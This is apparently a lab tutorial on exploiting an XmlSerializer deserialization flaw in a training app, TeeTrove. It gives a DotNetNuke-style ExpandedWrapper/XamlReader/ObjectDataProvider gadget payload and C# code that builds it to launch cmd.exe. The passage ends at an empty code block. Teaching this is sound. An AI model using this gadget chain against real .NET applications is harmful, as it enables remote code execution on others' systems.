
# Example 2: XML

## Discovering the Vulnerability


Let's look at another possibly vulnerable deserialization in TeeTrove, this time in the Import method, located in Controllers.TeeController.




Looking through the [Microsoft documentation](https://learn.microsoft.com/en-us/dotnet/standard/serialization/introducing-xml-serialization) there are no notices about possible security issues when using XmlSerializer, only this one paragraph which mentions untrusted types should not be serialized.



Looking at the source code of the website, the expected type is clearly TeeTrove.Models.Tee, however, we should notice that this class name is under our control as it is sent during the request.



[DotNetNuke](https://www.dnnsoftware.com/), a popular .NET CMS, was [vulnerable](https://pentest-tools.com/blog/exploit-dotnetnuke-cookie-deserialization) to a deserialization attack in a very similar manner a few years ago (refer to the [screenshot](https://github.com/dnnsoftware/Dnn.Platform/blob/v9.9.1/DNN%20Platform/Library/Common/Utilities/XmlUtils.cs#L155) below). Essentially, if an attacker can control the type with which the XmlSerializer is initialized, then the deserialization is susceptible to exploitation.



## Developing the Exploit


#### Taking a Look at the DNN Payload

At this point, based on the previous section, we might assume that developing the exploit is as simple as serializing an ObjectDataProvider once again to get command execution, but unfortunately it is not as straightforward this time. Reading further through the [blog post](https://pentest-tools.com/blog/exploit-dotnetnuke-cookie-deserialization) detailing the similar DotNetNuke deserialization vulnerability, we notice that the while the XML payload does contain an ObjectDataProvider, it is wrapped inside an ExpandedWrapperOfXamlReaderObjectDataProvider tag.

Code: xml

<  
<key="pentest-tools.com" type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Web.UI.ObjectStateFormatter, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">  
 <ExpandedWrapperOfXamlReaderObjectDataProvider>  
 <ExpandedElement/>  
 <MethodName>Parse</MethodName>  
 <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">  
 <ResourceDictionary xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation' xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml' xmlns:System='clr-namespace:System;assembly=mscorlib' xmlns:Diag='clr-namespace:System.Diagnostics;assembly=system'>  
 <ObjectDataProvider x:Key='LaunchCmd' ObjectType='{x:Type Diag:Process}' MethodName='Start'>  
 <ObjectDataProvider.MethodParameters>  
 <System:String>cmd</System:String>  
 <System:String>/c calc</System:String>  
 </ObjectDataProvider.MethodParameters>  
 </ObjectDataProvider>  
 </ResourceDictionary>  
 </anyType>  
</MethodParameters>  
<ObjectInstance xsi:type="XamlReader"></ObjectInstance>  
</ProjectedProperty0>  
</ExpandedWrapperOfXamlReaderObjectDataProvider>  
</item>  
</profile>

Before we start blindly copying and pasting anything, let's try to understand what is going on here. After some searching online, we found the following slide from the [Friday the 13th JSON Attacks](https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf) talk at BlackHat 2017 discussing XmlSerializer in the context of the DotNetNuke vulnerability.



The slide mentions that types with interface members can not be serialized and that this affects the Process class, which is what we were using with ObjectDataProvider in the previous exploit. However, it does also mention that we can use XamlReader.Load instead to lead to remote code execution, so let's look at this a bit closer. Essentially, XamlReader is just another serializer that can be used with .NET. We will not be able to serialize ObjectDataProvider directly with XmlSerializer to get code execution, but we can serialize a XamlReader and then pass a serialized ObjectDataProvider to XamlReader which should then result in code execution.


#### Creating our Payload

Let's create a new .NET Framework Console application called TeeImportExploit and start working on a payload for XamlReader. Reusing our ObjectDataProvider from before, and then adding a couple of lines to serialize the object with [XamlWriter](https://learn.microsoft.com/en-us/dotnet/api/system.windows.markup.xamlwriter?view=windowsdesktop-7.0) (the counterpart to XamlReader) we get this code (make sure to add the reference to System.Windows.Markup (from PresentationFramework) similar to the way we did with ObjectDataProvider):

Code: csharp

using System;  
using System.Windows.Data;  
using System.Windows.Markup;  
  
namespace TeeImportExploit  
{  
 internal class Program  
 {  
 static void Main(string[] args)  
 {  
 ObjectDataProvider odp = new ObjectDataProvider();  
 odp.ObjectType = typeof(System.Diagnostics.Process);  
 odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");  
 odp.MethodParameters.Add("/c calc");  
 odp.MethodName = "Start";  
  
 string xaml = XamlWriter.Save(odp);  
 Console.WriteLine(xaml);  
 }  
 }  
}

Running the program does launch the calculator, and an XAML string is written to the console, however, we notice that the method parameters are not mentioned anywhere, therefore, if we attempt to deserialize this string with XamlReader.Load nothing would happen.




We are not able to serialize MethodParameters, so we need to find another way to pass the parameters to Process.Start. Luckily for us, ObjectDataProvider has another field called ObjectInstance which we can set to an existing Process object. Process objects have a field called StartInfo, which is of type ProcessStartInfo. This allows us to specify the FileName and Arguments in a manner that can be serialized. So let's rewrite the code like this:

Code: csharp

using System;  
using System.Diagnostics;  
using System.Windows.Data;  
using System.Windows.Markup;  
  
namespace TeeImportExploit  
{  
 internal class Program  
 {  
 static void Main(string[] args)  
 {  
 ProcessStartInfo psi = new ProcessStartInfo();  
 psi.FileName = "C:\\Windows\\System32\\cmd.exe";  
 psi.Arguments = "/c calc";  
  
 Process p = new Process();  
 p.StartInfo = psi;  
  
 ObjectDataProvider odp = new ObjectDataProvider();  
 odp.ObjectInstance = p;  
 odp.MethodName = "Start";  
  
 string xaml = XamlWriter.Save(odp);  
 Console.WriteLine(xaml);  
 }  
 }  
}

This time, when we run the program the calculator will spawn again and the output will be much longer. Most importantly, the file name and arguments are included in the serialized output.



Let's take a closer look at the XAML output and clean up any unnecessary information.

Code: xml


<ObjectDataProvider MethodName="Start" xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-namespace:System.Collections;assembly=mscorlib" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">  
 <ObjectDataProvider.ObjectInstance>  
 <sd:Process>  
 <sd:Process.StartInfo>  
 <sd:ProcessStartInfo Arguments="/c calc" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False" FileName="C:\Windows\System32\cmd.exe">  
 <sd:ProcessStartInfo.EnvironmentVariables>  
 <SNIP>  
 </sd:ProcessStartInfo.EnvironmentVariables>  
 </sd:ProcessStartInfo>  
 </sd:Process.StartInfo>  
 </sd:Process>  
 </ObjectDataProvider.ObjectInstance>  
</ObjectDataProvider>

Inside the XAML output, we can see a very long section listing all the environment variables. Since we don't need any specifically defined values, we can just remove this entire section (sd:ProcessStartInfo.EnvironmentVariables) to save space. Now before we do anything else, let's try deserializing the payload with XamlReader.Load just to make sure everything is working correctly so far. We can comment out the previous code and add the following lines to test:

Code: csharp


string payload = "<ObjectDataProvider <SNIP>";  
XamlReader.Load(new MemoryStream(Encoding.ASCII.GetBytes(payload)));

As expected, when we run the program a calculator is spawned!



#### ExpandedWrapper

At this point we have a payload for XamlReader, so we can get back to figuring out how we will pass this to XmlSerializer so that we can exploit TeeTrove. Going back to the slide from the BlackHat talk, we can see that it mentions a class called ExpandedWrapper that we need to use so that XmlSerializer understands runtime types.




ExpandedWrapper is an internal .NET Framework class that we can use to wrap our XamlReader and ObjectDataProvider into an object which is serializable by XmlSerializer. We can comment everything else out and add the following lines to the end of our exploit program to set it up:


Code: csharp

string payload = "<ObjectDataProvider <SNIP>"; // The payload for XamlReader  
  
ExpandedWrapper<XamlReader, ObjectDataProvider> expWrap = new ExpandedWrapper<XamlReader, ObjectDataProvider>();  
expWrap.ProjectedProperty0 = new ObjectDataProvider();  
expWrap.ProjectedProperty0.ObjectInstance = new XamlReader();  
expWrap.ProjectedProperty0.MethodName = "Parse";  
expWrap.ProjectedProperty0.MethodParameters.Add(payload);

There will be an error regarding ExpandedWrapper because it is not referenced. Clear this up by hovering, selecting Show potential fixes and then selecting using System.Data.Services.Internal (from System.Data.Services).



Note that we used Parse instead of Load in the code above. Parse calls Load internally, and although Load resulted in the calculator spawning in our previous test, only Parse works for this next one. Running the program like this should once again result in a calculator spawning.



Now, we can add lines at the end of our program to serialize the ExpandedWrapper object with XmlSerializer:

Code: csharp

MemoryStream ms = new MemoryStream();  
XmlSerializer xmlSerializer = new XmlSerializer(expWrap.GetType());  
xmlSerializer.Serialize(ms, expWrap);  
Console.WriteLine(Encoding.ASCII.GetString(ms.ToArray()));

Run the program one more time, and we should get a serialized XML output in addition to a calculator popping up on our screens.

Code: xml

